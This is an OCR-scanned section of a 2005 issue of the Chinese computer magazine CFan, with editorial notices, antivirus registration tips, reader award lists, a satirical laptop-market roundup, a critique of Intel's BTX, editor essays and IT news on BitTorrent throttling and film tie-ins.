——征集2005年春节联欢会节目剧本啦……



每年春节来临之前，爱好者集团都要组织一个自己的春节联欢会。

2003年和2004年的录像我们都放到2004年10月上市的增刊——《网娱新干线》的配套光盘里面了，有兴趣的读者，可以赶快去找来看看，很好玩的哦！

今年，我们不打算自己编剧本了。因为我们相信，在读者中，一定有更多的能人，能帮助我们编出更精彩的小编大片剧本！

现在Andy代表CFan编辑部，向大家征集2005年春节联欢会的剧本。

只要您提供完整的剧本，再指定编辑扮演专门的角色，剧本一经录用，我们就演习给您看！

只要不是黄色、反动、封建迷信等有重大问题的题材，您都可以改编成剧本，要求一定是幽默、风趣，健康积极的内容哦！

上演的节目视频可以考虑放入明年的杂志或增刊附赠的光盘中，并在编剧处注明是您的大作！我们还可以给予一定的物质奖励哦！

剧本请投递到这个E-mail:shuaiwei@cfan.com.cn

关于版面重复的道歉信

由于我们的工作疏忽，造成2005年第1期71页第9个问答题与第70页第4个问答题内容完全重复，特此向广大读者表示深深的歉意。我们将严格按照《电脑爱好者编辑质量考评条例》的规定对相关责任人进行处罚，并引以为戒，以杜绝类似情况的再度发生。感谢第一时间发现问题并向我们反映问题的热心读者，欢迎大家继续对我刊提出批评意见！

——编辑部

瑞星软件注册提示

《电脑爱好者合订本》2004下，附赠了包括瑞星防病毒、瑞星防火墙年卡等多种大礼，

装或智能升级时出现问题，在与读者、瑞星公司沟通情况后发现主要可能有以下几种原因：

一、在安装时没有连接到网络

二、某些字体相像，导致序列号或者用户ID号输入错误

大家在安装过程中，要注意几点：

●最好直接从网上下载瑞星杀毒软件2005下载版，当然也可以用合订本配套光盘中附带的瑞星杀毒软件2004下载版，然后再智能升级。

●安装开始后，就要输入产品序列号，刮开瑞星卡片上涂墨，即可看到。如果序列号输入正确，则用户ID栏即由灰色变成可以使用的正常颜色。然后输入用户ID，按下一步即可安装。

●由于安装程序不检测用户ID，如果用户ID输入错误，则不能智能升级，需要重新输入正确的用户ID，方法是在程序窗口，选择菜单

●大家在输入序列号和用户ID的时候，注意以下字符容易混淆，如果不能分辨，可以尝试近似字符。

V-U

1-I

0-O

5-S

三、安装过程中，注意将其他防病毒软件卸载或者停用，否则可能会引起两种防病毒软件的冲突。

大家如果在使用中遇到任何问题，可以拨打瑞星公司的客服电话82678800，他们将会为您详细解答。

另外，如果新东方学习卡，QQ会员体验卡等在注册时遇到问题，也可以尝试用上面方法解决，或者换个时间注册登录，因为有可能出现服务器忙或故障引起不能登录注册。

最后，祝愿大家使用愉快。

热心评刊员公布

以下40位读者被评为2004年第22期热心评刊员。全表示为《电脑爱好者》2004年全年订户。

优秀奖奖10名（奖品：Photo硬派6.0中文版）

刘　军(山东)	吴祥炜(福建)	麦　勇(四川)	梁　钰(广西)	陈　杰(西藏)
张涤凡(山东)	晁随良(安徽)	王　涛(陕西)	卢　苇(广西)	李保利(新疆)

三等奖30名（奖品：价值30元超星读书卡）

郑文波(福建)	王　昶(内蒙古)	张雪彬(四川)	杨福利(河北)	杨德新(新疆)
石　亮(福建)	黄利城(广东)	侯伟佳(广东)	李　晶(四川)	杨建强(河南)
李雪军(北京)	舒彦华(云南)	陈利丰(浙江)	董李刚(广东)	郝富国(陕西)
李露然(北京)	洪永良(湖北)	王子顺(陕西)	管宇军(广东)	祝　贺(黑龙江)
刘　悦(西安)	崔　猛(山东)	高一昆(云南)	汪梅英(郑州)	陈鲁玉(河南)全
王志敏(河北)全	徐家荣(天津)全	元春华(山东)全	姚执虹(江苏)全	吕大亨(黑龙江)全

最佳文章公布

2004年第22期优秀文章

第一名:"特别话题"栏目《看我怎么"修理"你——Photoshop图片处理一日通》作者:**奇士**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"实用软件"栏目《数据恢复大进阶 轻松找回失落的数据》作者:**lyh728 航瑞**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"实用软件"栏目《虚拟光驱 一个真实的谎言》作者:**周建军**获得200元奖金和《电脑爱好者》荣誉证书。

如果你没看过《天下无贼》，请先预览一下本片；
如果你看过《天下无贼》却没有记住里面的精彩对白，请先看看文章的标题你是否熟悉；
本文专为喜爱《天下无贼》同时希望了解2005 年笔记本市场动态的朋友所作；
如有雷同，纯属巧合。

2005 笔记本厂商演

眼下到了年关，IT 业内大事特别多。联想重金买下了IBM 个人电脑事业部，Dell和惠普低价挺进中低端笔记本市场，让还沉浸在喜悦之中的新联想备感压力，东芝渠道大变脸后显出几分混乱。这些事实让那些在2004年还没有购机的朋友喜出望外。喜从何来呢？也许是盼望着低价风暴再来得猛烈些吧。



IBM:你接得了我吗？联想:我想试试


联想重金买下IBM 个人电脑事业部，成为了猴年年末惟一一件惊天地、泣鬼神的大事。当我们反观2004年联想和IBM 的笔记本销售业绩才发现，业绩平平使他们失去了市场老大的风范。

IBM 去年销售业绩平平。记忆中那号称最轻薄的X40 系列，基本上还是IBM 一贯的外形，IBM 一贯的机身，IBM 一贯的优点，只是多了取悦国人的“轻薄”。营销策略上，“一元康宝”事件让无辜消费者顿时觉得IBM 不再是他们心目中的蓝色巨人，随后将错就错的公关策略，才让它稍微挽回了一些颜面。年底，从不跟风的IBM随业界刮起“宽屏风”、“降价风”之反常举动，让评论人士不禁要问，如果不是卖给了联想，IBM会掺和一笔吗？是无心恋战、保持风度，还是廉颇老矣、力不从心呢？卖给了联想，IBM还能否靠它那一流的键盘手感、一流的外壳材质还有超一流的品牌混饭吃吗？面对接手的联想，IBM 肯定要问：你接得了我吗？

带着问题，记者走访了中关村几家IBM 经销商。企业的合并与重组看来与消费者的购买行为无关，但事实并非如此。IBM给消费者的承诺是18个月内售后服务等问题仍由IBM蓝色快车售后服务中心负责。但18个月后呢？记者得到的答复是，大客户依旧享受由大客户服务中心提供的“72 小时响应”、“随时提供备机”等一流的服务，而普通消费者的未来至今还没有一个定论。据某经销商分析，IBM 和联想联合后，IBM 得益于联想的销售网络，将获得诸如政府采购、零配件统一采购等权力，而联想也借此机会获得IBM 强大的软件开发能力。但由于两个品牌市场定位不同，IBM 依旧沿袭自己高端的市场定位，但价格肯定会降低，联想品牌继续开拓中低端市场，但联想笔记本由内而外的品质肯定会有所提升。看来，联想收IBM 之举真的是要试着接IBM 一招了。



合并之前，IBM 独立开拓市场的最后一张海报



洋品牌在国内市场已经度过了磨合期。无论笔记本品质如何，但就销售模式来看，Dell直销的威力确实是去年的一个亮点。如果说笔记本市场是各路豪贼的竞技场，那么Dell就是一只最有耐性，最贪婪的大贼。Dell的销售业绩是疯了似的猛涨，打几个电话、猛铺广告就是人们眼里的Dell 直销模式，2004 年我们看到的是510m-n 领头的机型一跌再跌，官方



猴年岁末，惠普也没闲着。这不，惠普的平板电脑已经随着《天下无贼》的热播，“秀”遍了大江南北。《天下无贼》片中智勇双全的反扒警察用的就是一台惠普的平板电脑TC1100，尽管很多消费者很喜欢这款机子，它之所以没有热卖的原因，恐怕和惠普对微软推广其平板操作系统的力度持观望态度脱不了干系。惠普可谓是笔记本电脑的元老级人物，但平日里老谋深算的它在2004 年屡屡被人抢了风头，确实显得格外“愤怒”。起初，本来想借V1000 系列、V2000 系列独领市场宽屏风骚，没想到大家一窝蜂，宽屏的价格急转直下，甚至什么14 寸首款宽屏、13 寸首款宽屏被搅成一滩



■ 本刊记者 张健

Dell:去年我们主要还是锻炼队伍

网站上齐刷刷的降价，难道国人只吃这一套吗？

Dell有其风靡全球直销的绝技，但是在国内市场上这还是一个没有充分发挥出力量来的杀手 ，人民群众虽然也有那么一丝“国际领先”销售模式的崇洋心，但归根结底还是聪明的：我管你怎么卖给我，价格便宜量又足才好。在国内市场上，Dell的综合销售成本实际比起联想来无过之而有不及，能有如此的好业绩，靠的主要还是自己的资金运作实力，更主要的是营销能力。十八般武艺样样精通，还有别人不及的直销杀手 ，天下无贼能及，拥有最大的潜力，在国内市场现只不过是“锻炼队伍”而已……

接下来的2005年呢？新联想成立不久，Dell立刻以一记重拳——洋品牌里第一家推出“6999元笔记本电脑”，打响了2005年洋品牌降价的第一枪。采访中，消费者对Dell品牌的美誉度还是非常高的，但经销商却褒贬不一。有些经销商坦言Dell笔记本售价中有5%是广告成本，有些经销商更是揭露Dell品质有所下降。2005年，想做“大贼”看来并不容易。

惠普很生气，后果很严重!

混水，高亮屏高显卡性能失去了意义；内存模块缺陷招回把戏随着东芝、Dell的动作也让大家麻木而了无新意；低价市场上只有B2000、NX9040苦苦支撑，爆光度最高，但却显不出惠普的实力……

年关的晴天霹 ，更是让惠普生气。国内销量老大和老二的IBM和联想站到了一起，原有的格局一下子被打破，看来不发发威是不行了。“龙腾计划”带来的不仅仅是售价6999元的M2000，它的意义早已不在低价，更重要的是惠普向业界表明了自己的态度：放下架子，全面拓展产品线，在新联想羽翼未丰时进行“围袭”！

神舟:严肃点，严肃点，不许笑，我们这儿打劫呢!



神舟电脑在业界被誉为“活土匪”，“因为它总能扮演搅局者的角色，别人稍有动作，它便能够打破消费者求低价的心理防线”某笔记本厂商说。

在笔记本市场的二线厂商里，神舟可谓真正摸到了“价格战”的门儿。材质好、技术领先、功能强大，这些也就能提起追求高端机型的购买者的兴趣，在同配置机型里价格最低，才能取悦于众多求实惠的消费者。神州老总吴海军去年说过两句著名的话，一句是“2005年神舟电脑会推出仅售3999元的笔记本”，另外一句是“如果世界人类失去联想，还有神舟”。讲两句话联系起来看，结合神州的低价策略与中低端的市场定位，确实要抢联想的饭碗。对于神舟打劫似的市场开拓能力，无论是消费者还是厂商都要严肃点，再高明的神偷也架不住让人冷不丁地捅你一刀啊。

从价格上看，如果占有笔记本电脑三分之一成本的液晶屏成本能降低50%，笔记本市场将会在2005年全面崩盘。记者从神舟电脑了解到，新天下集团将在深 投资至少20亿元建立一条3.5代液晶面板生产线。据了解，该生产线投产后，神舟笔记本电脑液晶面板成本将降低一半。可悲的是，这些在国外纷纷下马的技术，怎么就成了国人普及笔记本电脑的惟一希望了呢？一线厂商最可怜，因为他们是永远也跟消费者讲不清楚自己同配置产品为什么价格总也降不下来的。

市场乱了，笔记本不好买了



分析家预计，2005年将是国内PC用户升级换代的一年。随着电脑成为媒体中心的观念深入人心，随着购买能力的增强，低价质优的笔记本电脑会成为他们的首选。毕竟，越是强大PC越是电老虎，再强大的PC也无法让消费者享受移动办公的乐趣。

笔记本市场在经历了2004年的重新洗牌后，没有哪个厂商敢站出来说生意好做。这种品质不一、价格混乱的笔记本市场的混乱局面，让消费者从何下手呢？我这里提出几点建议，首先，当然是要多看《电脑爱好者》市场栏目，了解不同品质和价格的微妙关系。其次，是到市场上问问同一经销商对不同品牌的看法。最后提一句，价格永远不是衡量品质的关键。CF [XW01]

BTX 再现Intel利己主义

■ 本刊记者 Storyer

Intel显然已经习惯性地成为业界领袖。2005年，它再次把目光投向了下一代主板架构BTX，并大造声势，一下子搬出增强散热、有利于布线、支持窄板设计等三大法宝。然而，事实并非如此。BTX取代ATX真的是“大势所趋”了吗？拨开迷雾，我们认为，BTX不过是Intel又一次利己主义的产物。

BTX(即Balanced Technology Extended，平衡技术扩展)是Intel定义并引导的桌面计算平台革新。按照Intel说法，BTX支持下一代电脑系统设计的新外形，使行业能在散热管理、系统尺寸和形状以及噪音方面实现最佳平衡。BTX架构支持窄板设计，系统结构更加紧凑；优化主板布线，有利于散热和气流的运动；优化了机械性能，主板安装更简便。但这些恐怕都不能说服理智的消费者买单吧。增强散热，为什么AMD不提倡用BTX？有利于布线，为什么厂商不愿意推广？便于安装，为什么消费者不觉得方便？

我好热

Intel的Prescott处理器太热了！解决不了散热，Intel只能暂停4GHz的Prescott P4处理器计划。即使频率更低的Prescott 6xx系列处理器最高功耗也达到了130W，创历史新高，工作时的温度经常高达60℃～70℃，伴随而来的CPU散热风扇噪音问题成了Prescott的心腹大患。因此，BTX一改ATX结构最后给CPU散热的传统，机箱前部进气口进来的冷空气直接给CPU散热，在Intel的CPU享受冷气时，显卡、内存、硬盘等其他配件，则只能吸入CPU呼出来的热空气了(图1)。




图1 箭头所指的是散热方向，左图为ATX结构，右图为BTX结构

同样是处理器，发热量差距怎么就那么大呢？性能相当于P4 4GHz的AMD Athlon 64 4000+处理器最高功耗93W，性能更强的Athlon FX55处理器最高功耗108W，对它们来说，现在ATX结构的散热环境已能满足需要，并还有相当大的潜力可挖。

我好孤单

将主板各部分的分工模块化，利于主板及相关配件安装，这是BTX的另一个优点。但拿出一块MicroBTX(左)主板与一块MicroATX(右)主板对比(图2)，就会发现，拥有同样多外部接口的两块主板，MicroBTX比MicroATX长且宽，就好像我们有更大的房子放置同样的家具，当然更好放了，但多出的房屋面积谁来付钱呢？仅仅是要更大的房子还好办，但如果大房子还不能放下同样多的家具……图3是一款MicroBTX机箱，其体积与标准ATX机箱相当，但在机箱前部留下专门的CPU入风通道后，这款机箱只有2个五英寸扩展槽和4个三英寸扩展槽，而标准ATX机箱则能提供3～4个五英寸扩展槽和5～7个三英寸扩展槽，谁的扩展性好一看便知。




图2



图3

觉得孤单的不光是Intel BTX主板自己，BTX曲高和寡的事实让Intel自己也觉得有几分孤单。主板和机箱电源厂商从不得不跟，到现在迟迟不推BTX主板的消极抵抗，让我们看到了Intel似乎已经失去了往日耀武扬威的神采。新规格需重新设计主板和调整生产线，而且还要承担教育消费者适应BTX的风险。可是，如果不紧跟领袖步伐，就不能第一时间拿到新的产品技术的资料，不能领先生产出相关产品，损失反而更大。正是厂商矛盾的心理造就了BTX销售业绩惨淡的现状。冷落Intel的还有消费者，BTX一不能提升性能，二不会增强扩展性，三反而提高了采购成本，有谁会为这样的产品买单呢？

它好无辜

芯片大战如逆水行舟，在AMD风头正旺的时候，趁着自己还有实力，赶紧挥起标准制定者的大棒，逼AMD就范，才是Intel鼓吹BTX的真正原因。不过，业内人士指出，Athlon 64自带内存控制器，而BTX架构中内存到控制器的距离不等，致使信号无法一致，这有可能是AMD抵制BTX的根本原因。另外，现在的Athlon 64芯片组分南北桥设计和单芯片设计两种，这些不同的设计如何融入BTX也是相当麻烦的问题。正所谓“打蛇打七寸”，Intel推BTX一方面能掩饰自己的缺点，另一方面打到了老对手AMD的“七寸”，手法果然巧妙。CF [XW02]

讲述小编自己的故事……

记忆碎片

■ Cornel

前几天，和一位朋友聊起电影，说到好莱坞的科幻片，我发现他们特别喜欢那些与记忆相关的题材，像多年前的《全面回忆》、《银翼杀手》，最近几年的《记忆碎片》、《记忆裂痕》和《少数派报告》。这些电影的内容往往都是主人公的记忆被抹去或篡改，于是他只好在已知和未知间徘徊，影片的最后往往是正义战胜邪恶，一切真相大白。大脑的结构的确神秘，但我相信人的记忆绝不是连续的，很可能是一块块碎片，而我们要做的就是像Windows一样做“磁盘整理”，把位于不同位置的记忆碎片提取出来，连接成为一个完整的画面。

我的大脑有时就会出现大量的“磁盘碎片”。昨天，想在一篇文章里显示一下自己的文学修养，但有一个词用输入法怎么也打不出来。这个词的发音不知道，写法更是不会，只是模模糊糊地记得每个字都有一个偏旁是“见”。词的含义也不清楚，只知道大概是“想得到而得不到”的意思。很明显，我对这个词的记忆已经被分成无数的记忆碎片，甚至有产生“交叉链接错误”的可能。既然“系统”自带的扫描工具无法查出问题所在，无奈之中只好求助于“第三方工具”——CFan编辑部中号称“文学青年”的柳絮飞。阿飞果然出手不凡，提供了一条非常重要的线索——其中一个字是“ ”。看着眼熟，搬来字典一查，答案没有找到，却得出了另一个结论，阿飞的“磁盘”出现坏道了——这个字根本不是我要找的，它是“面面相 ”的“ ”。最后，还是高手阿拱站出来公布了正确答案——“ ”，意为“希望得到而不该得到的东西”。至此，一切问题解决，“磁盘碎片”整理完毕。

想一想，其实生活中这样的记忆碎片真是不少：见到某个人，只记得姓想不起名；听到一首耳熟能详的歌，但就是想不出谁唱的；或者干脆只记得有件事情没做，直到为时已晚才想起来。这些东西就像磁盘碎片一样，算不上大毛病，但是时间久了，积累起来就会影响“系统”性能，大大降低运行效率。“整理”的方法大家都知道——“好脑子不如烂笔头”，找个本子记下一些容易忘记的东西，如果能写日记就更好了。学生不用说了，我们做编辑的，平时看到好文章，想到好选题，悄悄记下来，稿件资源也就丰富起来了。其他职业也一样，一个善于记录的人就是一个善于记忆的人。

在文章结尾，为了防止刚学会的词被忘掉，我来造个句子加深印象：“编辑部老大使用搜索引擎的能力极强，我们 已久。”CF [DJ01]

忘本？我做不到

■ 阿健

我原以为IT人是不容易被电脑问题难倒的。没想到，一个小小的词汇的“录入”却难倒了编辑部里无数IT人。“ ”一词，拼成jìyú，作“非分的希望或企图”讲。但不认识这个词的人，用拼音输入法是无法将其录入电脑的，用五笔输入法能录入却不知念法，更谈不上语义。这让我想起了IT高人的教诲，电脑再先进，也是无法取代人去思考的。

学电脑难道就是为了简单地掌握一种工具？绝不是。那么，我们学电脑本质上是为了什么？掌握一种能将键盘上的英文字符转化为汉字的方法又是为了什么？身为IT刊物编辑的我，一时间无法用简单的语言描述复杂的心情。

潜意识 地告诉我，我们学会这种转化文字的方法（录入）也许是为了更有效地弘扬中华民族的传统文化吧。但通过更深层次地思考，我想这种方法有可能是让我们更好地传播和记忆中华民族的历史精髓，让我们在这个纷繁复杂的IT时代，更深刻地记住我们都是炎黄子孙吧。

也许，人，真的不能忘本。我宁愿相信人的本源是友善的，因为友善的人才会懂得珍惜彼此的情意，也只有这份存在于IT世界之外的人与人的情意，教会了人们如何协作和共同创造。也正是因为这份互相的信任，才让我们的世界不断地走向繁荣与富足，才让我们的世界从蛮荒走向高度文明的IT时代。



当你的手指在键盘上轻舞飞扬，请不要忘记自己创造出来的财富是为了更好地弘扬中华美德；当你的心灵被带进IT世界，请不要忘记支撑起这个丰富多彩的IT世界的正是我们悠久的文化积淀；当你一次次地纵情于IT世界里那一道道迷人的风景线时，请不要忘记创造美景的正是友善的IT人啊。

CF [DJ02]

盖茨两周尝遍喜怒哀乐




1月6日，盖茨在拉斯维加斯举办的"2005年国际消费电子产品展会"(CES)上演讲时，把所有的话题都集中在了Media Center的内置和外置PC设备上面，为提高通过微软网站和手机软件分发数字内容的数量，微软一直以来有意将自己的WMA格式的数字音乐作为标准。不巧的是，盖茨这次遭遇了三次蓝屏。同一日，也许是国外媒体有意刁难盖茨，《泰晤士报》称，美国一名19岁少年，两年前发开了一个免费 览器，援引分析家的话，它比IE更快更安全。这就是已经被1500万网民下载的Firefox 览器。据《Business 2.0》报道，业界专家把该软件誉为"盖茨的最大 梦"，并称开发者罗斯为"软件神童"。

上榜理由：新"软件神童"的诞生是否意味着盖茨时代的结束，不，我可不敢那么早就下结论，毕竟这只是刚刚开始。盖茨在不同领域的开拓不也等于是刚刚开始吗？IT无神话，我们走着瞧。



18.3% 近日，某机构的一项调查表明，美国城市上网者竟有18.3%是55岁以上的中老年人，这个比例在4年前还是15.4%。有趣的调查还包括55.6%的上网者都是在家带孩子的已婚妇女。




820万美元 在2004年的最后一周里，DoCoMo以820万美元参股两家之前名不见经传的中国无线增值信息服务公司。"DoCoMo选择参股一些无线增值服务企业，就是试图通过这些企业展示其在技术上的优势，以吸引国内运营商与之合作甚至合资，在未来3G市场抢占先机。"北京某资深人士指出。

0.01元 为了有效缓解电信网码号资源紧缺局面，合理配置资源，信息产业部、财政部、国家发展和改革委员会发出通知，自2005年1月1日起电信码号资源将有偿使用。根据规定，固定电话网码号、移动通信网码号等都应缴纳每月每个号码0.01元的码号资源占用费。

53个键 近日，美国的一位人体工程学工程师设计了一款全新的键盘，这款键盘颠覆了传统键盘的键位以及数量，整个键盘只有53个键，键位是按字母顺序安排的，这样就不需要去专门练习键位。不过要让习惯传统键位的人熟悉这样的键盘似乎比较困难。





BT犯法，

近日，几个BitTorrent(以下简称BT)服务器运营商因向网民提供BT下载影视作品，而与美国电影协会(MPAA)对薄公堂。国内部分省市的电信运营商也开始封闭BT端口。BT是2004年兴起的一种网络下载方式，由于下载速度快，网上资源丰富，广受世界各地网民的推崇。网民用BT，运营商封BT，MPAA告BT，这一连串的行为不禁让人起疑：提供BT的人犯法了，还是网民使用BT犯法了？记者采访中发现，网民的行为是否犯法还未定性，运营商此举是否违规？

上帝在哭泣

LokiTorrent是被MPAA指控的众多BT网站之一。MPAA称这些网站为用户下载盗版电影提供了便利。LokiTorrent选择了迎难而上，与制片厂对簿公堂。至截稿时止，LokiTorrent已经向曾经享受过服务的网民筹集到22000美元捐款以支付诉讼费用。

LokiTorrent是第一个站出来为网民的行为买单的BT服务器运营商。而我们注意到，同样"深受其害"的中国影视界却至今未做出任何表态。我们暂且不谈国际大事，单从网民角度来看，这些被称为"上帝"的网民却成为了电信运营商的刀下鬼，难道他们真该受此待遇吗？

经记者核实，一些地区的电信运营商已经向网民张开了无情大网，有的封闭网民BT下载服务端口，有的限制网民下载行为，还有的虽没有采取行动却也在筹划着做点什么。如此看来，网民使用BT的大限将至。然而，令很多网民不解的是，他们并没有违反《入网责任书》的正常上网行为，却遭到运营商的限制，这真是理所应当吗？


运营商反响不一

重庆网通在其网上客服中心发布了关于BT的一个用户调查，主题是"是否关闭BT"，在很短的时间内参加人数就达到7800人次以上，从投票结果看，支持与反对者数量基本相当。之后不久，开始有大量用户在论坛反映BT速度极慢或根本无法使用。不过网通官方对此事始终保持沉默。网通限制BT的理由是"大量用户使用BT工具时，会严重堵塞网络，造成网上电影中断或频繁缓冲，以及游戏卡机"。

在北京，长城宽带内部人士表示，已经限制了对外网用户(非长宽用户)使用BT下载，但对于长宽内部用户没有限制，同时表示这是大势所趋，中国电信不限制BT仅是暂时的。

记者拨通了北京市场份额并不大的铁通公司

IT人士情系受灾人民



到目前为止，印度洋海啸造成的死亡人数已经近15万，直接经济损失达到130亿元。"一方有难，八方支援"，看起来很中国化的一句俗语，世界知名IT厂商对此却有着非常深刻的理解。在盖茨基金会捐款300万美元后，戴尔与妻子共建的戴尔与苏珊基金会也向受灾国捐赠300万美元。网易首席架构师丁磊个人捐款120万美元。"QQ之父"，腾讯公司CEO马化腾拍卖了自己"御用"的"88888"QQ号码。这个Q号所拍得的所有金钱，将远赴东南亚海啸灾区。记者从中国红十字总会了解到，为了方便社会各界为印度洋地震海啸受灾地区捐款，中国移动通信135至139手机用户，写短信息1至30中任意数字，发送到"8858"，即捐献相应数额人民币。

上榜理由:IT人慈善是出了名的。不过近来也有一些以中华慈善总会为名义的假网站，利用网民的善举伺机诈取钱财，请广大网民警惕上当受骗。

谁在违规?

■选题提供:海客(奖金100元)

■本刊记者 张健

的电话，得到的答复是，目前，铁通并不会限制用户使用BT。但未来方向还不便向记者透露。

运营商翻脸有内情

某运营商内部人士告知记者，导致运营商翻脸的根本原因另有隐情。

据透露，在竞争激烈的京沪穗，一般来讲运营商不敢轻易拿用户开刀。毕竟这种单方行动会让其他竞争伙伴钻了空子，你不提供服务，总会有人提供。但既然有的运营商敢冒天下之大不 ，这说明运营商在当地的市场开拓能力相当强大，用户根本没有选择。其次，BT下载占用大量带宽考验运营商的运营能力。一般来说，假如一个局点设备提供1000个接入用户，其传输通道一般会高于这1000个用户的实际需求，也就意味着有一部分带宽资源的余留。假如局点并没有提供足有的余留，网内恰好有大量用户在BT，那么，有限的通道必然被很快占满。再次，从运营商收入来源来分析，BT下载和普通下载虽都要占用带宽，但运营商可以向传统的HTTP或者FTP提供者收取费用，而BT是通过用户点对点的传输，运营商等于费力不讨好。目前，运营商的带宽消耗最大的要数网游和BT下载。这位知情人士反问记者:"一个能给运营商带来丰厚的收入，一个却在白白地浪费他们的资源，你说运营商的天平会向哪边倾斜？"

BT凤凰涅磐:法力是否增大一倍

面对网民质疑运营商封BT有违规嫌疑，重庆网通对此答复说:我国法律规定，未经国家允许，任何单位和个人不得向互联网上发布信息，BT软件在使用时不可避免地会向其他人进行下载内容发布和传播。QQ等应用都有相应网络监控措施，而BT目前没有相应内容监控措施，这与国家相关法律精神相违背，因此限制BT有法可依。而律师认为，关键在于BT是否属于运营商提供的Internet服务。BT在双方合同中并没有约定，如果没有国家标准或者行业标准，就只能按照通常的标准办理。

近日，我们看到BT工具本身也在发生着变革。eXeem作为BT工具的改进程序，已经脱离了种子服务器。此举能够有效地避免盗版及非法软件的传播？我想，目前的惟一解决办法只有开发者从软件设计上有效杜绝软件过分吞噬带宽，运营商需要及早拿出BT监控的成型办法了。CF [XW04]

热 词

移动计算年

英特尔在1月4日表示:2005年是中国的农历鸡年，而从技术的角度讲，今年或许将成为"移动计算年"。本着这一理念，英特尔提出了十大移动心愿:成为无线赢家、让家庭娱乐移动起来、携带笔记本电脑轻松度假等。

Turion

1月8日，AMD将为其适用于轻薄笔记本电脑的处理器推出一个名为"Turion"的新品牌。"Turion"品牌代表其耗电量在35瓦以下的笔记本电脑处理器，用于与Intel的奔腾M处理器展开直接的竞争。AMD认为，PC厂商喜欢选择使用多家厂商的芯片组和无线芯片以及挑选性价比最高的产品。

头号公敌

过去一年，垃圾邮件的数量急剧上升。在出版行业，80%的垃圾邮件在到达邮件服务器之前就已经被过滤掉，但还是有不少漏网之鱼。垃圾邮件名副其实地成为了2005年的"头号公敌"。好消息是，虽然垃圾邮件的数量大幅增加，反垃圾邮件产品的质量也随之提高。

木制光电鼠标



光电鼠标在我们生活中已经很常见了，但今天瑞士Swedx推出的一款鼠标却让我们大开眼界。这款鼠标的外壳完全采用了别具一格的木质材料，因为是木头做的，想必手感也不错，用它玩FPS游戏会不会太浪费呢。它全长122mmx65mmx36mm，分辨率高达800dpi。CF [XW03]

IT人的『功夫』



■ 海浪轻风

猴年岁末，周星星同学的新片《功夫》在内地轰轰烈烈上映，围着他们转的除了数百家的娱乐记者以外，到处都能看到IT 人的身影。

刚在美国上市的SP ——空中网，斥巨资获得了该片国内电信增值业务的惟一版权，用户们只要利用手机登录〝移动梦网〞，什么视频片段、花絮、剧照、海报、音乐、音效、甚至对白、剧情等，让你一次看个够。手机巨头索尼爱立信公司凭借着与索尼公司的〝血缘〞关系，成为《功夫》中国地区影片发行的赞助商，为此还专门打造了两款新手机。其实这种联姻已经不是什么新鲜事，此前空中网就已和《英雄》有过合作，摩托罗拉、诺基亚的身影也分别闪现在贺岁片《手机》和《天下无贼》中。不过笔者认为这样的婚姻未必如人们看到的那样甜蜜，因为在D版满天飞的年代，不会有多少人有闲工夫去关注那些花里乎哨的东东，更很少有人为看了影片会掏银子在手机上尝个鲜。俗话说〝婚姻如鞋子，舒不舒服只有自己的脚知道〞，赔本赚吆喝，历来是IT 人的本色，吸引大家的眼球才是他们的目的！

贺岁大片市场这样人头攒动的地方，今年又多了网游来凑热闹。哥伦比亚电影公司以1元价格，将价值百万的《功夫》DVD广告发布权卖给了网游《封神榜》。据悉，金山公司将在其公开测试的网络游戏《封神榜》中，安排有《功夫》影片中的〝猪笼城〞全景和部分影片人物，而影片《功夫》则在首批DVD贴片广告中，安排播放《封神榜》的宣传广告。

李小龙是独一无二的人。他有武功天分，但不仅是武术家，还是创意人。还有就是他有远大眼光，在他之前，功夫除了本土市场，其他地方并不知道，他是第一个看到功夫未来发展趋势的人,将功夫推广到全世界，他是先行者。

——周星驰

IT 人把〝功夫〞都下在这里，其意却在《功夫》之外。国内网络游戏如今火得一塌糊涂，证券市场上只要沾上点〝游戏〞的边儿，保准〝有戏〞！此前在上海举行的2004网络游戏精英会上传来消息，目前中国网络游戏玩家接近2000万，网络游戏厂商近300家，其中游戏开发商约150家，仅次于韩国位居世界第二。据预测，今年网络游戏市场可达36亿元规模，明年更将达70亿元。听听这些数据，我国 然成为一个网游大国，但笔者认为我们绝不是网游强国，看看身边人都在玩什么游戏就知道了，〝韩国泡菜〞还是随处可见，国产游戏只有区区10%的份额。当IBM把PC抛给联想以后，当吴海军把国内本本市场搅得天翻地覆的时候，IT领域近期还能找出像网游这么大的一块蛋糕吗？答案是否定的！前进、前进、再前进！像国产手机、彩电那样收复国内市场，应该成为民族公司的首要任务！但大家应该注意的是，如同开采石油一样，刚开始找到油田，随便挖个井都能冒上来，后来要打压向上抽，再后来只能运用技术进行分离。当韩国在我国轻松地捡走第一桶金以后，市场上已经不再有裸露的矿脉，按照金山雷军的话说，〝网络游戏运营的门槛已抬得很高，一款游戏如果不能迅速提高在线人数规模，进入市场前列，就很容易半死不活。〞笔者认为难做未必是不能做，只要深挖细分市场前景还是非常可观的，但简单的复制〝韩国模式〞或者滥 充数，非但不能有所作为，还可能把网游拉入恶性竞争的泥潭。

